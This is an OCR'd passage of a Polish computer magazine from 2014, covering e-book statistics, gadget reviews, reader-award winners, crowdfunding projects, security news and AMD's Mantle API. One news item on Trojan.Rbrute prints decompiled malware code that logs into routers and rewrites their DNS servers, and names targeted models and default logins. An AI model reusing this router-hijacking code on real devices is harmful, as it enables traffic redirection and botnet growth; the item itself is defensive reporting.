Wielka Brytania zajmuje pierwszą pozycję na międzynarodowy rynku e-booków. W tym kraju udział książek elektronicznych w rynku książek ogółem wynosi już 20%. Podobnie jest w Stanach Zjednoczonych. W tych krajach literatura cyfrowa obejmuje już ponad 1,7 miliona pozycji. Globalnie rynek e-książki rozwija się bardzo dynamicznie: w 2014 roku jego wartość wzrośnie, jak szacują eksperci z Pricewaterhouse-Coopers, do jedenastu miliardów dolarów. W Polsce, według Łukasza Gołębiowskiego z Biblioteki Analiz, książki cyfrowe przyniosły wydawcom ok. 2% zysków. W USA było to aż 23%. Wartość rodzimego rynku e-booków to ok. 50 milionów złotych. Według raportu Biblioteki Narodowej do czytania e-booków przyznało się 7% badanych. Fakty są takie, że w 2012 r. tylko 11% Polaków przeczytało 7 i więcej książek. Tymczasem w 2004 r. było to jeszcze 24% naszych rodaków!

Mało czytamy

Od 2008 r. czytamy coraz mniej. Pokazują to wyraźnie wyniki badania, jakie od 2004 r. co dwa lata przeprowadza Biblioteka Narodowa.

- osoby czytające więcej niż 7 książek
- osoby czytające 1-6 książek
- osoby nieczytające





ŁADUJE ZA CZTERY

ARCTIC HOME CHARGER 4500


Czasy się zmieniły. Zamiast zabierać na rodzinny wyjazd cztery różne ładowarki, zabieramy... cztery ładowarki USB. Bo, niestety, wszystkie sprzęty mają przykry zwyczaj rozładowywać się jednocześnie. Rozwiązaniem problemu jest ładowarka Home Charger 4500, wyposażona w cztery gniazda USB. Może ona obsłużyć naraz urządzenia pobierające sumarycznie prąd o natężeniu 4500 mA. Jak sprawdziliśmy, Home Charger jest w stanie poradzić sobie z jednoczesnym ładowaniem dwóch smartfonów, tabletu i słuchawek Bluetooth. Imponujące! **CENA:** 60 zł

DŁUGO I LEKKO

SANDISK CLIP SPORT

Chociaż dziś do słuchania muzyki służą głównie smartfony, „tradycyjne" odtwarzacze wciąż trzymają się mocno, a my, testując Clip Sport, mogliśmy się przekonać dlaczego. Ten odtwarzacz jest malutki i leciutki. Jeśli idziemy pobiegać, nie będziemy czuli go w kieszeni, w przeciwieństwie do telefonu. Ma on też baterię, która pozwala na działanie przez czas wielokrotnie przekraczający to, co oferują komórki. Do tego dobrze brzmi, jest wygodny w obsłudze i niedrogi. Czy trzeba więcej? **CENA:** ok. 160 zł





STAŁA SIĘ ŚWIATŁOŚĆ

POCKET BOOX TOUCH LUX 2

W Touch Lux 2 dzięki szybszemu procesorowi udało się znacząco przyspieszyć działanie systemu, a także bardzo skrócić czas startu czytnika, co w poprzednim modelu potrafiło dokuczyć. Nowy Touch Lux ma dobrze funkcjonujący system odczytywania dotyku, jest solidnie wykonany, a jego przyciski nawigacyjne działają płynnie i lekko. Zestaw opcji i możliwości urządzenia wzbudza podziw. To zdecydowanie jeden z najlepszych czytników na rynku. **CENA:** 600 zł

DŹWIĘK NA WYNOS... Z WYKOPEM!

JABRA SOLEMATE MAX

Solemate Max zachwyca doskonałym wykonaniem, przyjemnymi w dotyku materiałami i przemyślanym projektem (zgrabne połączenie ergonomii z designem). Po włączeniu pokazuje pazury, oferując dość mocy, żeby czystym i bogatym dźwiękiem z pełnymi basami wypełnić nawet całkiem spore pomieszczenie. Dużą przyjemność sprawia odkrywanie, jak wielofunkcyjny jest to sprzęt: Solemate może służyć za zestaw głośnomówiący oraz... bank energii, za pomocą którego naładujemy smartfon lub tablet. Nic, tylko brać ze sobą! **CENA:** ok.1699 zł



4 gadżety miesiąca

Czasem nawet nie wiesz, że ich potrzebujesz. Czasem wiesz, że nie potrzebujesz, ale i tak chcesz je mieć. Tak, my też kochamy gadżety!

PRODUKT ROKU PRODUKT ROKU PRODUKT ROKU PRODUKT



produkt roku CHIP '14

Wielcy wygrani!

Drodzy czytelnicy, dziękujemy za wzięcie udziału w głosowaniu! Oto rezultaty: lista produktów, które waszym zdaniem zasłużyły na tytuł Produktu Roku 2014!

CHIP: PRODUKT ROKU 2014

KATEGORIA	FIRMA	ZWYCIĘSKI PRODUKT
Akcesoria	Wacom	Cintiq Companion
Aparaty cyfrowe	Canon	EOS 100D
Drukarki i urządzenia wielofunkcyjne	Hewlett-Packard	Deskjet IA 6525 e-AiO
Dyski twarde zewnętrzne i NAS	Seagate	Central 4TB
Dyski wewnętrzne HDD i SSD	Western Digital	Black2 Dual Drive 120 GB + 1 TB
Karty graficzne	Zotac	GeForce GTX Titan 6GB
Monitory	LG	M2382D
Nawigacje GPS	TomTom	Start2
Notebooki	Lenovo	Yoga 2 Pro
Odtwarzacze multimedialne	Dune	HD TV-303D
Płyty główne	Gigabyte	GA-Z87X-OC Force
Projektory	Epson	EH-TW5200
Procesory i SOC	Intel	Core i7-4700HQ
Programy antywirusowe	Kaspersky Lab	PURE 3.0
Rutery WLAN	TP-Link	Archer C7
Smartfony	Sony	Xperia Z1
Systemy operacyjne	Microsoft	Windows 8.1
Tablety	Asus	Transformer Book T100
Technologia roku	LG i Samsung	Elastyczne ekrany
Telewizory	Samsung	UHD S9 85"



Nagrodę, **tablet Kiano Elegance by Zanetti 8** w kolorze białym, otrzymują:

- Rafał Furman, Bydgoszcz
- Paulina Kupidura, Kazanów
- Krzysztof Radoła, Bytom
- Jadwiga Maćkowiak, Krotoszyn
- Marek Błaszczyk, Wrocław
- Joanna Wójcik, Częstochowa



Nagrodę, **słuchawki Plantronics Gamecom RIG,** otrzymują:

- Stanisław Kopciewicz, Chełm
- Jadwiga Jarząb, Bratkowice
- Jan Prabucki, Lubań
- Leszek Pachnik, Brodnica
- Paweł Molenda, Pakość
- Wojciech Trepka, Bydgoszcz
- Agnieszka Maryszczuk, Białystok
- Mariusz Stropek, Chełm
- Marcin Piech, Trzebnica
- Piotr Klinkosz, Kartuzy

PRODUKT ROKU PRODUKT ROKU PRODUKT ROKU PRODUKT



Nagrodę, **dysk bezprzewodowy Seagate Wireless Plus,** otrzymuje:

- Jacek Michalczyk, Słupsk



Nagrodę, **bibliotekę multimedialną Seagate Central,** otrzymuje:

- Magdalena Rutkowska, Warszawa



Nagrodę, **dysk twardy Laptop Seagate Ultratin HDD 500 GB,** otrzymuje:

- Paweł Mrozowski, Bielsko-Biała



Nagrodę, **projektor Epson EB-S18,** otrzymuje:

- Przemysław Prytek, Nisko



Nagrodę, **drukarkę ITS Epson L355,** otrzymuje:

- Jakub Gierasimiuk, Warszawa



Nagrodę, **nawigację GPS – TomTom GO 500,** otrzymują:

- Andrzej Rogalski, Warszawa
- Wojciech Michniowski, Bochnia
- Patryk Janota, Lędziny



Nagrodę, **monitor dla graczy BenQ XL2420T,** otrzymuje:

- Zbigniew Szczepaniak, Nysa



Nagrodę, **mysz Razer Naga Hex League of Legends,** otrzymują:

- Karolina Filipowicz, Rybnik
- Paweł Konczal, Tychy



Nagrodę, **konsolę Xbox 360 z grą FIFA 14,** otrzymuje:

- Elżbieta Płatos, Radom

Laureaci, którzy nie potwierdzili odebrania nagrody,
proszeni są o niezwłoczne przesłanie danych adresowych potrzebnych do wysyłki nagród.

Niezwykłe projekty

Prezentujemy najciekawsze naszym zdaniem produkty lub usługi związane z IT, do których powstania dochodzi za pośrednictwem finansowania społecznościowego. TOMASZ KULAS



Duma Szlachecka

GRA STRATEGICZNA W REALIACH RP Z XVII WIEKU

Niezwykła polska gra przeglądarkowa, która chce nie tylko bawić, ale i uczyć. Tworzące ją studio kładzie nacisk na jak najwierniejsze odzworowanie realiów XVII-wiecznej Rzeczpospolitej, zarówno pod względem geografii, jak i architektury, polityki, ekonomii, czy nawet mody. W grę można zagrać już teraz (za darmo), ale dzięki kampanii crowdfundingowej twórcy chcą wzbogacić ją o nowe elementy rozgrywki, zwłaszcza pod kątem militarnym. Na końcu wprowadzona zostanie tzw. Ścieżka Wielkiej Historii, czyli lista ważnych wydarzeń historycznych, które gracz napotka w trakcie gry.
Cena: od 1 zł do 500 zł; serwis: Wspieram.to; zbiórka: trwa



Dash

ZNACZNIE WIĘCEJ NIŻ SŁUCHAWKI DOUSZNE

Słuchawki Dash mogą działać autonomicznie (wbudowane 4 GB pamięci) lub łączyć się ze smartfonem przez Bluetooth i działać także podczas rozmów (mikrofon przenoszący drgania kości czaszki). Oferują też tryb wyciszania otoczenia. Jakby tego było mało, są wodoodporne i wyposażone w mnóstwo czujników: akceleromentr, termometr, pulsometr. Dzięki tym ostatnim mogą monitorować stan naszego organizmu i – za pomocą specjalnej aplikacji – wysyłać nam sprawozdania. Ciekawe jest też sterowanie słuchawkami za pomocą gestów. Projekt się spodobał, bo zamiast 260 tysięcy twórcy zebrali już niemal 3 miliony dolarów!
Cena: ok. 600 zł; serwis: Kickstarter; zbiórka: trwa



H2Only Battery

LATARKA ZASILANA „WYŁĄCZNIE" WODĄ

Jej twórcy obiecują, że jeśli ktoś używałby jej intensywnie, to i tak działać będzie 60 razy dłużej od zwykłych latarek. Natomiast używana sporadycznie działać będzie... wiecznie. Wystarczy dolewać wody. Sekret tkwi w budowie części zasilającej, wykonanej ze stopu metali, które pod wpływem wody ulegają utlenianiu, a przy okazji... wytwarzają energię elektryczną.
Cena: ok. 90 zł
Serwis: Indiegogo; zbiórka: nieudana



Magic T-Pad

TOUCHPAD WZIĘTY DO PIONU

Magic T-Pad to specjalny „łącznik" między klawiaturą i touchpadem firmy Apple, który umożliwia zamontowanie touchpada w pionie. Jak twierdzi pomysłodawca rozwiązania, łączy ono zalety ergonomicznych typów myszy z obsługą wielodotykową. Może i brzmi to sensownie, ale na zdjęciach prezentuje się wyjątkowo... niewygodnie.
Cena: ok. 30 zł
Serwis: Kickstarter; zbiórka: trwa



Charged Card

POWER BANK WIELKOŚCI KARTY

Przenośne akcesoria do telefonów bywają częściej większe, niż same telefony. I znacznie cięższe. Z bankiem energii Charged Card jest inaczej, bo waży on tylko 110 gramów i ma wymiary karty kredytowej (grubość to 4 mm). Dodatkowo służy też do podłączania smartfonu do komputera i pełni funkcję latarki. Minus? Jego akumulator ma pojemność tylko 400 mAh.
Cena: ok. 85 zł
Serwis: Indiegogo; zbiórka: trwa




NOWY 25” UltraPanoramiczny Ekran IPS 21:9

Widzisz więcej
Z LG wszystko jest możliwe

LG IPS 25UM65

Czy wciąż męczy Cię ścisk na ekranie?



VS

21:9
LG IPS 21:9



Monitor LG IPS
21:9 UltraPanoramiczny



Trojan łamie hasła do ruterów Wi-Fi

Specjaliści z Dr.WEB zidentyfikowali złośliwe oprogramowanie przeznaczone do łamania haseł w ruterach Wi-Fi z wykorzystaniem ataków brute force.

Trojan.Rbrute korzysta z podmiany adresów serwerów DNS wymienionych w konfiguracji rutera, by rozprzestrzenić innego trojana, znanego jako Win32.Sector. Po uruchomieniu na zainfekowanym komputerze z systemem Windows Trojan.Rbrute nawiązuje połączenie ze zdalnym serwerem i oczekuje na polecenia. Jedno z nich to skanowanie sieci według określonego zakresu adresów IP oraz przeprowadzanie ataków metodą brute force. Jeśli pod jednym z adresów IP uda się zidentyfikować działający ruter, trojan przejmuje stronę WWW, przez którą się nim zarządza, określa model urządzenia i informuje o tym wydarzeniu serwer zarządzający. Rbrute może również otrzymać polecenie wykrycia hasła do zaatakowanego rutera z wykorzystaniem posiadanego słownika – dzięki temu zyskuje wszystkie niezbędne dane wynikowe: adres IP celu, serwer DNS do podmiany i słownik haseł. Jako loginu trojan używa słów „admin" lub „support".

Jeśli uwierzytelnianie z wybraną kombinacją nazwy użytkownika i hasła jest udane, złośliwy kod otrzymuje polecenie zmiany adresów zarejestrowanych w jego ustawieniach DNS. W rezultacie przy próbie otworzenia okien przeglądarki na różnych stronach internetowych użytkownik może zostać przekierowany na inne witryny, spreparowane przez hakerów. Taki atak jest wykorzystywany przez cyberprzestępców do powiększania liczby botnetów utworzonych przy użyciu szkodliwego oprogramowania Win32.Sector.

Trojan wyszukuje m.in. hasła do następujących modeli ruterów Wi-Fi: D-Link DSL-2520U, DSL-2600U, TP-Link TD-W8901G, TD-W8901G 3.0, TD- W8901GB, TD-W8951ND, TD-W8961ND, TD-8840T, TD-8840T 2.0, TD-W8961ND, TD-8816, TD-8817 2.0, TD-8817, TD-W8151N, TD-W8101G, ZTE ZXV10 W300, ZXDSL 831CII.

```
if ( strstr_lower((int *)type_router, (int *)"level_15_") )
{
  code = http_req((DWORD *)&s, url, login, password, 0, 0, 0);
  if ( code == 200 )
  {
    lstrcpyA((LPSTR)String1, url);
    lstrcatA((LPSTR)String1, "level/15/configure/-/ip/name-server/ADDRESS");
    v4 = inet_ntoa((struct in_addr)dns_addr);
    wsprintfA(&String, "ADDRESS=%s", v4);
    if ( http_req((DWORD *)&s, (LPCSTR)String1, login, password, &String, 1, 0) == 200 )
    {
      lstrcpyA((LPSTR)String1, url);
      v5 = inet_ntoa((struct in_addr)dns_addr);
      v6 = lstrlenA((LPCSTR)String1);
      wsprintfA((LPSTR)&String1[v6], "level/15/configure/-/ip/name-server/%s/CR", v5);
      http_req((DWORD *)&s, (LPCSTR)String1, login, password, 0, 0, 0);
      r = 1;
    }
    lstrcpyA((LPSTR)String1, url);
    lstrcatA((LPSTR)String1, "level/15/configure/-/ip/name-server/ADDRESS");
    wsprintfA(&String, "ADDRESS=%s", "8.8.8.8");
    code = http_req((DWORD *)&s, (LPCSTR)String1, login, password, &String, 1, 0);
    if ( code == 200 )
    {
      lstrcpyA((LPSTR)String1, url);
      v7 = lstrlenA((LPCSTR)String1);
      wsprintfA((LPSTR)&String1[v7], "level/15/configure/-/ip/name-server/%s/CR", "8.8.8.8");
      code = http_req((DWORD *)&s, (LPCSTR)String1, login, password, 0, 0, 0);
      r = 1;
    }
  }
}
```

By uniknąć ataku, wystarczy zmienić fabryczne hasło na bardziej skomplikowane.

KRADZIEŻE DANYCH MIESIĄCA

Barclays-Bank: Kradzież 27 000 rekordów z danymi

Hakerzy skradli z brytyjskiego banku około 27 000 rekordów z danymi klientów, które zawierały informacje o operacjach finansowych, inwestycjach kapitałowych i dochodach. Niektóre rekordy miały długość nawet 20 stron – donosi gazeta „The Mail on Sunday", której informator dostarczył próbkę danych. Bank bada zdarzenie.

Korea Płd.: kradzież 20 milionów rekordów

Według południowokoreańskiego nadzoru bankowego w połowie lutego rekordy z danymi około 20 milionów klientów trafiły w niepowołane ręce. Dane zawierają na przykład numery kont, dane meldunkowe i informacje o wiarygodności kredytowej poszkodowanych. Dotychczas ujęto 20 podejrzanych.

NSA: skopiowano 1,7 miliona dokumentów

Informator z NSA, Edward Snowden, do kopiowania wewnętrznych dokumentów agencji użył dość banalnych technik ataku. Niegdysiejszy administrator miał użyć tak zwanego crawlera, aby przeszukać wewnętrzną sieć NSA pod kątem interesujących dokumentów. Podobnie postępuje Google podczas skanowania publicznego Internetu. Snowdenowi pomogły sprzyjające okoliczności: filia NSA na Hawajach była niewystarczająco zabezpieczona przed taką nieposkromioną ciekawością.

Karty kredytowe będą bezpieczniejsze

Największe firmy dostarczające karty kredytowe Visa i Mastercard do października 2015 r. planują rezygnację z paska magnetycznego na kartach kredytowych w USA. Właściwe dane mają być zapisane w formie zaszyfrowanej na chipie EMV. W Europie chip jest już stosowany jako cecha zabezpieczająca. Ponad połowa wszystkich oszustw związanych z kartami kredytowymi ma miejsce w USA.

Serwer DNS dystrybutorem reklam


Serwer należący do Chaos Computer Club stał się ofiarą ataku phishingowego zwanego zatruwaniem serwera DNS (cache poisoning). Serwer DNS klubu przekierowywał pytające komputery na strony reklamowe. Mimo że wykorzystane luki są znane już od pięciu lat, CCC zainstalował na swoich serwerach patche dopiero w połowie lutego. Nie wiadomo dotychczas, skąd pochodzą ataki.

Liczba malware'u wzrasta gwałtownie

W ubiegłych dwóch latach liczba wariantów malware'u wzrosła ponad dwukrotnie i nie widać końca tej tendencji.

Niebezpieczne życie Androida

Ponad 98 proc. wszystkich mobilnych szkodliwych programów jest wymierzonych w Androida. Jeśli chodzi o Apple'a jest to 0 proc.



ŹRÓDŁO: KASPERSKY

Rutery AVM i Netgear można zhakować

Po tym, gdy na początku lutego wyszło na jaw, że przez lukę w zabezpieczeniach firmware'u AVM de facto można zhakować wszystkie wersje FritzBoxa, producent szybko zareagował i opublikował aktualizacje. Hakerzy, wykorzystując zdalny dostęp, mogli na przykład rejestrować urządzenia do telefonii IP i na koszt użytkownika dzwonić na drogie numery premium. Teraz są już do dyspozycji nowe wersje oprogramowania dla prawie wszystkich urządzeń. Całkiem inaczej wygląda to w przypadku Netgeara: przez lukę w ruterze hakerzy mogą wykorzystać wbudowaną sieć gościa, aby przejąć kontrolę nad urządzeniem i korzystać z podłączonych dysków sieciowych. Eksperci od bezpieczeństwa poinformowali Netgear o błędzie już w grudniu 2013 roku, ale nie otrzymali odpowiedzi. Dlatego w połowie lutego opublikowali w Sieci informacje o luce.



Hakerzy wykradają tysiące bitcoinów

Hakerzy wykorzystali słaby punkt w systemie przelewów cyberwaluty bitcoin do kradzieży 4400 bitcoinów z działającego w sieci Tor portalu Silk Road 2.0. Ta wartość odpowiada około 2 milionom euro. Silk Road 2.0, czyli Jedwabny Szlak 2.0, jest anonimowym portalem wymiany, na którym handluje się przede wszystkim bronią i narkotykami. Bitcoinowa luka została w międzyczasie zamknięta.

Wiele fałszywych certyfikatów w Sieci

Eksperci od bezpieczeństwa z firmy Netcraft odkryli w Sieci ogromną ilość fałszywych certyfikatów, dzięki którym hakerzy mogą się podawać na przykład za Google'a. To jednak możliwe tylko wtedy, kiedy użytkownik nie surfuje po stronach za pomocą klasycznej przeglądarki, tylko na przykład aplikacji. Przeglądarki rozpoznają fałszywe certyfikaty i pokazują czerwony pasek adresu oraz ostrzeżenie.

Zero tolerancji dla państw szpiegujących obywateli

Najnowszy raport przygotowany przez Laboratoria F-Secure pokazuje, że liczba zagrożeń płynących z Sieci podwoiła się w porównaniu z I połową roku. Szkodliwy kod na Androida stanowił aż 97% wszystkich zagrożeń dotyczących urządzeń mobilnych w całym r. 2013. Podczas gdy państwa sięgają po coraz więcej informacji, postawa firmy wobec rządowych trojanów i masowego szpiegowania pozostaje niezłomna: zero tolerancji. Niezależnie od tego, kto je stworzył, będzie zwalczane przez F-Secure. Wszystko po to, by chronić prywatność, która jest fundamentalną wartością oraz jednym z podstawowych praw człowieka w erze Internetu.

iOS zagrożony! Ten bez jailbreaka także!


Eksperci FireEye wykryli lukę w systemie iOS7 w wersji 7.0.4, umożliwiającą monitorowanie aktywności sprzętu w tle – co ciekawe – także na urządzeniach bez jailbreaka. Możliwe jest wprowadzenie do systemu exploita wykorzystującego lukę w sposób, który nie zostanie wykryty przez proces akceptacji aplikacji przez Apple'a. Problem został zidentyfikowany również w wersjach 7.0.5, 7.0.6 i 6.1.x. systemu iOS. Na tę chwilę jedynym sposobem zabezpieczenia jest wyłączenie aplikacji działających w tle za pomocą Menedżera zadań. FireEye nawiązało współpracę z Apple'em w celu zamknięcia wykrytej luki.

Pirackie Angry Birds dla OS X

Eksperci ds. zabezpieczeń regularnie przestrzegają przed pobieraniem aplikacji spoza zaufanych źródeł, ponieważ to jedna z najlepszych dróg do zainfekowania swojego komputera, smartfonu lub tabletu. Teraz analitycy zagrożeń z firmy ESET przestrzegają przed koniem trojańskim, który czyha w pirackich wersjach popularnych aplikacji i gier przeznaczonych do systemu OS X, m.in. w grze Angry Birds oraz edytorze grafiki Pixelmator.

Zagrożenie OSX/CoinThief zostało wykryte po raz pierwszy w połowie lutego przez zespół ekspertów serwisu SecureMac. Po zweryfikowaniu okazało się, że OSX/CoinThief to koń trojański, który wykrada dane logowania do serwisów internetowych przechowujących portfele z wirtualną walutą. Ukrywa się on w zainfekowanych dodatkach do przeglądarek, które informują o kursach bitcoinów, m.in. w Bitcoin Ticker TTM (To The Moon), BitVanity, StealthBit oraz Litecoin Ticker. Eksperci przechwycili to samo zagrożenie, ukryte tym razem w pirackich kopiach popularnych wśród użytkowników OS X aplikacji: BBEdit, Pixelmator, Angry Birds, Delicious.

Według statystyk, jakimi dysponuje laboratorium firmy ESET, zagrożenie OSX/CoinThief jest aktywne przede wszystkim w Ameryce Północnej. Jeżeli jesteś posiadaczem komputera typu Mac – bez względu na to, czy jesteś entuzjastą bitcoinów czy też nie – powinieneś rozważyć zabezpieczenie swojej maszyny programem ochronnym.







Mantle: więcej mocy graficznej

Nowy interfejs programistyczny AMD ma zastąpić DirectX. W pełni wykorzystuje możliwości komputera i zapewnia wysoką jakość obrazu w grach nawet na słabszych maszynach. **ROMAN WOLAŃSKI**

Pecet wkrótce odejdzie w zaświaty – prognozowali analitycy rynku. Jak twierdzili, lwią część codziennych zadań, jak surfowanie po Sieci czy odczytywanie emaili, wygodniej wykonamy na tablecie, a do gier są przecież Xbox i PlayStation – konsole. A jednak klasyczny komputer PC właśnie świętuje mały sukces – przynajmniej jeśli chodzi o granie. Największy internetowy dystrybutor gier Valve ze swoim Steam Machines chce tchnąć w pecety dla graczy nowe życie. W tym samym czasie AMD zaprezentowało nowy interfejs programistyczny Mantle obsługiwany przez układy graficzne tej firmy, umożliwiający skokowy wzrost wydajności komputerów. Użytkownicy otrzymują Mantle automatycznie i bezpłatnie przy instalacji nowych sterowników Catalyst. Rola interfejsu polega na pośredniczeniu między procesorem i kartą graficzną a silnikiem graficznym gry. Tym samym zastępuje on bibliotekę systemową DirectX, która do tej pory, wspólnie ze sterownikiem graficznym, odpowiadała za wykonywanie kodu gier. Dzięki Mantle komputery klasy PC będą obsługiwać gry równie wydajnie, jak PlayStation 4 czy Xbox One – z tą różnicą, że mocne karty graficzne dysponują bez porównania większą mocą niż układy graficzne najnowszych konsol.

Komputer najszybszą konsolą

Z punktu widzenia programistów Mantle ma dwie zalety, którymi nie może pochwalić się DirectX. Nowy interfejs umożliwia bezpośrednie zarządzanie zasobami sprzętowymi, a sam kod jest bardziej zbliżony do języka maszynowego zrozumiałego dla GPU. DirectX obsługuje silniki gier napisane w językach takich jak C++ i wykorzystuje język HLSL (High Level Shading Language) do sterowania pracą GPU. Programowanie w tych językach jest łatwiejsze, ale gotowego kodu nie da się równie łatwo skompilować do języka maszynowego. Nadwyżka danych (overhead), jaką Mantle tworzy podczas wykonywania gry, jest znacznie mniejsza. Ponadto DirectX nie daje silnikowi gry bezpośredniego dostępu do sprzętu, co utrudnia skalowanie programu do obsługi wszystkich dostępnych rdzeni procesora CPU. Wynikające z tego niedogodności dobrze widać w grze Star Citizen opartej o silnik CryEngine – niecierpliwie oczekiwanym przez użytkowników internetowym symulatorze kosmicznym. W każdej sekwencji gry pojawiają się tysiące obiektów. Podczas ich renderowania DirectX oraz sterownik, wykorzystując procesor CPU, potrzebują na obliczanie klatek obrazu więcej czasu niż układ graficzny. Mantle odwraca ten stosunek: to wydajność karty graficznej decyduje o tym, ile trwa renderowanie pojedynczej klatki.

AMD zapowiada, że dzięki Mantle można uzyskać nawet 45-procentowy wzrost wydajności w stosunku do DirectX. Wymaga to jednak większego wysiłku ze strony programisty. Mantle wymaga od niego zarządzania buforami poleceń pamięci RAM, przechowującymi kolejkę komend dla procesorów karty graficznej. Inaczej, niż w przypadku DirectX, programista może zdecydować, w jakiej kolejności mają one zostać wykonane i które mogą być wykonane równolegle. Inżynierowie AMD oczekują, że dzięki nowemu interfejsowi karta graficzna będzie w stanie wykonać nawet 100 000 poleceń wyświetlenia (draw calls) na klatkę. To wartość znacznie przekraczająca możliwości DirectX, a nawet najnowszych konsol. Ogólnodostępna wersja beta dla wszystkich programistów ma pojawić się jeszcze w tym roku. O szansach rynkowych Mantle zadecyduje również ewentualna decyzja Nvidii o implementacji tej technologii. Zasadniczo nic nie stoi na przeszkodzie, by zaadaptować ją do obsługi układów graficznych GeForce, chociaż można przypuszczać, że zapewni ona większy skok wydajności komputerom z kartami graficznymi produkcji AMD. Gdyby Nvidia zdecydowała się wejść w ten projekt, niektórzy analitycy wróżą konsolom odejście... w zaświaty.


Gry, które przyspieszy Mantle

W najbliższych latach coraz większa liczba silników gier będzie obsługiwała nowy interfejs AMD. Zmierzyliśmy, o ile zwiększa on szybkość obsługi gry Battlefield 4 przez starszy komputer z procesorem Intel Pentium G3430 (Haswell) i kartą graficzną Asus R9 290 (patrz niżej).



Gra	Silnik	Premiera
Battlefield 4	Frostbite 3	2/2014
Thief 4	Unreal Engine 3	2/2014
Plants vs. Zombies: Garden Warfare	Frostbite 3	2/2014
Dragon Age: Inquisition	Frostbite 3	3. kw. 2014
Star Citizen	CryEngine 3	1. kw. 2015
Star-Control (Reboot)	Nitrous	1. kw. 2015
Star Wars Battlefront	Frostbite 3	2. kw. 2015
Mirrors Edge 2	Frostbite 3	2015
Mass Effect 4	Frostbite 3	nieznany
Need for Speed	Frostbite 3	nieznany
Mars (Arbeitstitel)	Nitrous	nieznany

INFOGRAFIKA: VERONIKA ZANGL




BEZPOŚREDNI DOSTĘP DO SPRZĘTU

Mantle umożliwia silnikowi gry bezpośrednie zarządzanie zasobami systemowymi. Co prawda wymaga to więcej pracy ze strony programisty, ale przekłada się na mniejszą nadwyżkę danych w stosunku do DirectX, który obsługuje podzespoły komputera, współpracując ze sterownikiem karty graficznej – i to niezbyt wydajnie.


SYSTEM MANTLE



SYSTEM DIRECTX



WYDAJNOŚĆ ZA CENĘ WYSIŁKU PROGRAMISTY







WYDAJNIEJSZY PODZIAŁ PRACY

Mantle zarządza sprzętem i działa jako sterownik, więc radzi sobie z obsługą procesorów wielordzeniowych lepiej od DirectX. Korzystają na tym silniki gier takie jak Nitrous, zoptymalizowane pod kątem wydajności. Nitrous szybciej generuje klatki z pomocą Mantle, ponieważ w przypadku użycia DirectX silnik gry musi czekać, aż Direct X i sterownik zakończą przetwarzanie swoich wątków procesora CPU.

CPU Z MANTLE/CPU Z DIRECTX

